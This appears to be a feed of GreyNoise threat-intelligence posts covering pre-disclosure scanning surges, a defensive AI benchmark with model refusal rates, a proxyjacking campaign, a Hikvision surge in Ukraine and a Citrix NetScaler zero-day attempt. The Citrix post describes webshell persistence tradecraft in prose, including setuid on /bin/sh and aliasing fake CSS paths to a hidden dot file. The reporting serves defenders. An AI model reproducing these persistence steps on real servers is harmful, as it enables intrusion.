Actionable intelligence on real-world threats as they unfold. Get insights into attacker behavior, infrastructure, exploitation of zero-days and n-days, temporal pattern, and geographic hotspots — all sourced from GreyNoise’s Global Observation Grid (GOG). Stay ahead of emerging threats, block malicious IPs, and understand what’s happening in the moment.
Subscribe to GreyNoise
Get the latest blog articles delivered right to your inbox.
Before Cisco published its advisory for CVE-2026-20127 — a CVSS 10.0 zero-day cited in a Five Eyes joint warning — GreyNoise sensors had already observed eight distinct surges of Cisco-targeting activity. The earliest arrived 39 days before disclosure. Each one came closer than the last. A new study finds this pattern is not an anomaly.
What the Data Shows
Over 103 days, GreyNoise tracked 147.8 million sessions across 276 vendor-specific tags covering 18 network infrastructure vendors. Of 104 detected surge events, 68 preceded a vendor-matched CVE — spanning 33 vulnerabilities across 16 vendor families. Statistical testing confirmed the pattern is not coincidence.
Median lead time: 11 days. 49% of surges arrived within 10 days of disclosure. 78% within 21 days.
Session volume is the primary signal. Session volume carries the early warning. IP count alone is a weaker predictor, but when both spike simultaneously, the warning is highest confidence and the lead time extends to 21 days.
Countdown compression. SonicWall CVE-2026-0400: six surges from 37 to 3 days, peaking at 69x median volume. Fortinet CVE-2026-24858 (CVSS 9.4, zero-day): one day of warning.
Concentrated targeting shortens the window. Distributed surges averaged 21.3 days of lead. Concentrated hosting surges: 7.5 days. 11 ASNs appeared across 3+ vendor families.
Why This Matters
Mandiant's M-Trends 2026 found that mean time-to-exploit has gone negative. VulnCheck documented that 28.96% of KEVs in 2025 were exploited on or before publication day. The traditional model — wait for the advisory, then act — leaves a measurable gap. The signals that narrow that gap are already visible in GreyNoise data.
GreyNoise is monitoring scanning, exploitation attempts, and successful exploitation of a suite of vulnerabilities being referred to as "Able2Shell" and "4EverAble2Shell." There are numerous vulnerabilities associated with this activity, so GreyNoise is opting to focus on the end-to-end intrusion activity against the product in order to expedite intelligence dissemination. View live activity report >
AI models are accelerating the discovery of software flaws, while the window between vulnerability disclosure and exploitation has narrowed from days to minutes. Security teams are turning to AI to help keep pace with the defensive work those attacks create, but there is little evidence to judge how well models can perform different defensive tasks. Most public cyber benchmarks focus on offensive tasks, such as developing exploits or completing capture-the-flag challenges. Few measure whether models can help defenders write detections and investigate attacks.
Today, we’re launching the GreyNoise AI Cyber Index to evaluate those defensive capabilities. At launch, it tests 46 closed and open-weight models across three tasks: Network Detections, File Detections, and Attack Forensics. The Index reports task performance, refusal rates, time, and cost, giving security teams a benchmark for comparing AI models across different security tasks.
GreyNoise has spent eight years observing how attackers find, exploit, and compromise internet-facing systems through our Global Observation Grid. We collect and label the traffic and associated artifacts, such as files and commands executed. That labeled data is used in production by more than 100,000 defenders and provides the ground truth for these benchmarks.
Every problem asks a model to perform a specific defensive task. The rule or list of evidence a model returns is run against recorded data and checked against our labeled data. The initial benchmarking set has 145 problems across three evaluations.
The three evaluations
The overall composite score is a weighted average of 3 different defensive evals. . Network Detection carries the most weight (55%) because it’s the most tested and validated problem set, File Detection follows at 30%, and Attack Forensics carries the least (15%) because it’s the least complex task and most models already score well on it.
Evaluation
SOC task
What the model does
Problems
Index weight
Network Detection
Identify and block malicious traffic
Writes a Suricata rule from one malicious session that must catch other deliveries of the same exploit without alerting on similar harmless traffic.
51
55%
File Detection
Identify the spread of malware across systems
Writes a YARA rule that recognizes new builds of a malware family without flagging unrelated files.
63
30%
Attack Forensics
Link an outbound traffic alert to the remote exploit responsible for the compromise
Traces an outbound traffic alert back to the exploit responsible, using recorded network and host evidence while rejecting planted decoys.
31
15%
How problems are built and scored
Every problem is built the same way. The model gets one example of an attack and has to produce something we can test. We hold back other forms of the same attack, the same malicious payload delivered a different way. These held-out forms are what a good answer should catch. We also hold back a benign twin, a copy of the attack with the malicious content swapped out, and a false positive corpus of unrelated data. A good answer should leave both alone. The corpus includes other malicious activity on purpose, so a rule can’t score by matching anything that looks like an attack. Every problem also has an oracle, a reference answer that earns full marks and proves the problem can be solved.
Network Detection. The model gets one malicious session from a real exploit and writes a Suricata rule. The held-out forms are the same exploit but hitting a different path, using different headers, or having a different structure. The grader awards points for each held-out form the rule catches and takes them away for catching the benign twin or any of the sessions in the false positive corpus. A bad rule that matches only the request path will identify the benign twin and will lose points.
File Detection. The model gets one malicious file and must write a Yara rule that identifies the malware family. The held-out forms are other builds of that family the model never sees. The grader takes points away for matching the benign twin, which has the malicious family-identifying content removed, or any of the files in the false positive corpus. A rule that fails to compile scores zero.
Attack Forensics. The model gets our data lake tables, a copy of the data recorded at the time of the attack, and an alert that a server is sending requests to the internet. It queries the data to identify the egress traffic, the process that generated it, the dropped file or launcher behind that process, the exploit payload and attacker IP, and the CVE being exploited. The recorded data also holds unsuccessful attacks and planted benign versions of the payloads and processes, so naming a decoy as the attacker costs points.
Each model attempted every problem at least three times, and a problem’s score is the average of its attempts. A model’s score is the share of available points it earned across problems, so 100% means full marks on every problem. Time is clock time per attempt, including tool use. Cost is based on each provider’s published prices.
Every view has a Penalizes Refusals setting. With it on, a refused attempt scores zero, so the score reflects both capability and reliability. Our problems contain real malware, as real incidents do, and a model that refuses the job can’t help a security team. A model counts as capable when it scores at least 90% of the top score, which puts the threshold at 64.5% with refusals penalized. The results below use that view.
What the results show
We evaluated 46 models. All figures reflect the Index as of November 11, 2026.


No model has a perfect score. Claude Opus 5.5 posted the highest raw score we recorded, 74.2%. It also refused 16.5% of its attempts. Scoring each refusal as zero drops it to 63.9%, just under the 64.5% capable threshold. Grok 4.5 refused nothing and led at 71.7% with refusals penalized.
Refusals came only from Anthropic and Google models, and they varied by task. Claude Opus 5.5 answered every Network Detection problem but refused 52.4% of its File Detection attempts, where the input is a malware file. Claude Fable 5.1 refused 90.8% of its Network Detection attempts and 72.2% of its attempts overall, which leaves it at 21.9% with refusals penalized. Gemini 4 Argon refused 16.7%.
Detection engineering is hard. The best Suricata score was 75.9% (Claude Opus 4.8) and the best YARA score was 58.4% (Grok 4.5).
Strength on one task doesn’t carry over to another. Beam 1.0 scored 92.5% on Attack Forensics and 8.3% on Network Detection. GPT-5.4 scored 70.3% on Network Detection and 4.6% on Attack Forensics, indicating that model capability varies widely by task.
Among capable models, cost varies far more than score. Seven models cleared the capable threshold, led by Grok 4.5 at 71.7% and followed by Grok 4.6 (70.0%), Claude Opus 4.8 (69.0%), Claude Haiku 5.5 (67.9%), Claude Sonnet 4.6 (67.7%), GPT-6.1 Sol (64.9%), and MiniMax M3 (64.7%). Claude Haiku 5.5 was the cheapest and fastest of them, at $0.020 per problem and 44 seconds per attempt.
Open-weight models trail frontier models. MiniMax M3 is the only open-weight model above the capable threshold, at 64.7%.
What comes next
These results cover Suricata rule writing, YARA rule writing, and Attack Forensics investigations, we are far from covering all security work. The launch set is a starting point, and we plan to keep dated snapshots so readers can see how rankings change over time. We are building new problems for the three existing evaluations, each held to the same QA gates, and developing new environments that cover more defensive tasks.
GreyNoise is monitoring scanning, exploitation attempts, and successful exploitation of CVE-2026-123158, also known as "SSHole," a flaw in OpenSSH on musl-based Linux (such as Alpine) that lets an oversized password authenticate to accounts configured to reject password logins. View live activity report >
GreyNoise is monitoring exploitation attempts against PHP vulnerabilities CVE-2026-109618 and CVE-2026-109619, colloquially known as 'php2shell'. View the live activity report >
Adversaries have a wide range of mechanisms they can use to obfuscate their public internet protocol (IP) addresses to avoid attribution and reduce their detectable signature. Adversaries have used various types of nodes and services to proxy their traffic including commercial virtual private networks (VPN), virtual private servers (VPS), co-opted victim infrastructure, and more. Over time, defenders have been able to use adversary choices in infrastructure to surface illegitimate activity.
For example, “It’s not normal for our users to login from IP addresses associated with this or any VPS provider.” Some stealthy adversaries are using residential proxies, which fundamentally break some of the core assumptions about the detectable characteristics of infrastructure used for malicious activity. GreyNoise helped an organization identify one of these stealthy intrusions and separately revealed a malicious cyber actor conducting a proxyjacking campaign.
Product Demo to Incident Response
Sometimes the most interesting intrusions start with “this is either nothing or this is really bad.” Recently, GreyNoise gave a live product demonstration to an organization which identified GreyNoise-labeled malicious IP addresses in their Entra ID sign-in logs. The IPs appeared to be residential and in the geolocation that would make sense for the organization and users.
We assessed one or more devices behind the users’ network could be part of a proxy network with or without the users’ awareness and the logins could be legitimate despite warranting follow-up investigation. It is possible to observe legitimate logins from an IP address that is simultaneously proxying malicious traffic for an unrelated malicious cyber actor (MCA) against a completely unrelated target. Additional research into the IP addresses revealed they were indeed residential proxies. This datapoint validated the proxy hypothesis, but did not prove or disprove malicious activity at the organization.
As the organization investigated further, they discovered a much more alarming datapoint: multiple users were authenticating using one of the same residential IP addresses. There is a set of unlikely conditions that would need to be true for this to happen legitimately. The organization took more aggressive investigative actions and confirmed the activity was indeed a serious intrusion. GreyNoise will not publish details of the intrusion investigation identified through the product demonstration; however, it served as the basis for follow-up research into commercial residential proxy network abuse by malicious actors.
Proxy networks pose a challenge for a variety of entities trying to defend against intrusions, fraud, and other internet crimes. Residential proxies are especially challenging as they can be used to defeat detection mechanisms that rely on adversaries using IP addresses that are incongruent with the expected geolocation of a user, such as “Login from Impossible Travel Location.” Adversarial foreign intelligence entities continue to use residential proxies for these reasons.
Pawning Your Bandwidth

“Earn on your internet” is how Intel 471 describes residential proxies that allow participants to voluntarily install proxy software (proxyware) on their devices to turn their devices into nodes for the proxy networks. This grants any user of that proxy network the ability to interact with the internet using the participant’s IP address. The incentive for the participant is passive income. Additionally, some commercial proxy entities offer software development kits (SDK) for developers to integrate into their applications. In this model, the software developer earns revenue by selling the device owner’s bandwidth.
One company that operates with this model is Pawns.app. Pawns.app is a “direct partner” of IPRoyal and serves as a supply chain for obtaining proxy nodes that they then sell for a myriad of legitimate use cases. Pawns.app appears to be a rebrand of “IPRoyal Pawns” and is owned by the same people. Pawns.app offers pre-compiled and pre-packaged variants of their software, some of which are not visible until you establish an account on their site.
The command line variants accept variable username, password, and device information the installing party can specify at runtime. These features make it easy for them to be installed on a device an operator does not own, which is exactly what GreyNoise recently observed.
Pwning to Pawn Your Bandwidth
While “earn on your internet” is voluntary, proxyjacking is a crime. Proxyjacking is when an MCA forces victim devices into proxy networks in order to monetize their bandwidth. In a recent example, GreyNoise identified an MCA conducting a proxyjacking campaign against network edge devices globally to install Pawns.app on behalf of the attacker.
The actor successfully compromised at least 143 devices in 34 countries using exploits for the following vulnerabilities:
The MCA appeared to target other brands of digital video recorders/network video recorders (DVR/NVR) such as Hikvision and Dahua.

In some cases, the adversary also configured the victim devices to accept a secure shell (SSH) key authentication from the attacker as a backup access method for victim devices:
What We’re Doing About It
GreyNoise provides a free service (sign in or create a free GreyNoise account to access) for anyone to check if their IP has interacted with our Global Observation Grid. This serves as a potential indicator of proxyjacking. GreyNoise will also continue to provide respective government and law enforcement entities necessary details to disrupt, investigate, and bring perpetrators to justice.
What You Can Do About It
Educate your users about the risks associated with installing free applications on their devices
Educate your users about the importance of keeping their personal devices patched
Detect residential proxy IP addresses in authentication logs, and especially scrutinize scenarios where multiple enterprise users are authenticating from the same residential proxy IP
Detect deviations in user authentication behavior and characteristics beyond geolocation, such as mismatches in device identifiers, session identifiers, or User-Agent strings
Indicators of Compromise
These binaries are not necessarily malware unless installed without consent.
GreyNoise identified an increase in scanning and exploitation attempts targeting Digital Video Recorders (DVR) in Ukraine between 21 September and 1 October 2026. The activity coincides with an escalation in Russian strikes across the country. There are a myriad of malicious use cases for compromising DVRs; one involves gaining the ability to physically survey an area to gain battlespace awareness before, during, and after kinetic strikes.
Observed exploitation attemptsTLP:CLEAR
Hikvision exploitation attempts in Ukraine: a nine-day surge
Attempts to exploit CVE-2021-36260 against Ukraine, recorded by GreyNoise: near zero for months, scanning from one of four IPs, a nine-day surge from all four, then a stop. It came during wartime, as Russian missile and drone strikes hit Ukraine. GreyNoise cannot say whether the two are connected.
6 dated events on 6 daysExploitation attemptsSelect a date to read it.
5 days
Sep 21, 2026Sep 28Oct 7, 2026
Sep 21, 2026
Reconnaissance begins
One of the four IPs, on a Ukrainian network, sends connection attempts to service ports in Ukraine, with no exploit. GreyNoise rates its link to the others low confidence.
Dates are UTC days. The Ukrainian provider IP is not named here.
The majority of related activity GreyNoise observed focused on exploitation of CVE-2021-36260, which allows unauthenticated command injection against unpatched Hikvision products. The actors used the Hikvision IP camera/NVR - Remote Command Execution nuclei template.
The activity involved three PureVPN exit nodes and one Ukrainian domestic IP address. GreyNoise assesses the PureVPN-associated activity is attributable to a single entity; the activity from the domestic UA IP is possibly related (low confidence). GreyNoise did generally observe a spike in detection of exploitation and scanning attempts against CVE-2021-36260 globally; however, the four IP addresses did not attempt to exploit any of our sensors outside of Ukraine. GreyNoise observed almost no activity like this against Ukraine in the months prior, and none from these four IPs.
Indicators
PureVPN is a commercial virtual private network provider; activity from these exit nodes may not be related due to legitimate shared use.
GreyNoise observes adversary activity through our Global Observation Grid (GOG), a network of sensors that draws attacker scanning and exploitation onto infrastructure we control. This lets us study adversary infrastructure, tooling, and tradecraft directly, without waiting for a victim investigation. GreyNoise also expands the GOG through Project Swarm, which enables the broader security community to join the effort. The activity discussed in this blog was derived from a Swarm participant sensor.
On 24 September 2026, a malicious cyber actor (MCA) used 149.104.78.141 to attempt zero-day exploitation against a Citrix NetScaler Gateway. At the time, there were no CVE-specific detections for the attack due to it occurring pre-disclosure. However, GreyNoise still detected and labeled the activity as fundamentally malicious within seconds due to behavioral detections. GreyNoise will not publish full details of the exploitation chain at this time. Patches are available and post-exploitation details are included below.
Exploitation before disclosure
TimelineTLP:CLEAR
Citrix NetScaler CVE-2026-88771
GreyNoise saw CVE-2026-88771 exploitation attempts on Sep 24, more than three days before public disclosure. The CVE-specific tag, deployed Sep 27, retro-tagged that activity.
7 dated events on 3 daysRetro-tagged as CVE-2026-88771 exploitationSelect a date to read it.
Though the adversary was unsuccessful in gaining a foothold on the targeted Swarm sensor, their post-exploitation playbook was revealed.

The MCA attempted to set both the Set User ID (setuid) and Set Group ID (setgid) bits on /bin/sh to obtain a root shell and install a password-protected webshell that accepts communication by the cookie value sent by the adversary. This may be to avoid persisting their commands in web logs. The MCA then attempted to configure the web server to treat their installed dot file (.ctxs.receiver - hidden by default) as a PHP file despite not having a .php extension. The MCA tried to create an alias which would route requests for a non-existent cascading style sheet (CSS) (receiver.min.css) to .ctxs.receiver; the MCA also attempted to create an additional AliasMatch setting which would provide similar functionality but allow for a more flexible pattern match so that variable characters added to the receiver.min.[0-9a-f].css file path would still route to the webshell. Lastly, the adversary attempted to kill the httpd process to restart the server.
Indicators of Compromise
There are other indicators being shared in the community at a higher Traffic Light Protocol (TLP) level than we can put in this blog; none of the indicator sets should be considered exhaustive. Due to the nature of the vulnerability, adversaries have a wide range of options to poison server logs with variable malicious payloads as part of the exploitation sequence.
Update: This analysis has been updated to reflect that the ZyXEL GS1900 exploit code targeted CVE-2026-107441 not CVE-2026-7273.
GreyNoise observes adversary activity through our Global Observation Grid (GOG), a network of sensors that draws attacker scanning and exploitation onto infrastructure we control. This lets us study adversary infrastructure, tooling, and tradecraft directly, without waiting for a victim investigation. GreyNoise has been tracking malicious use of an IP address since early June 2026 due to its frequent use in scans and attacks against a variety of technologies. We are withholding the exact IP address due to victim sensitivities and operational risk. Once these factors have been mitigated, GreyNoise will publish an update.
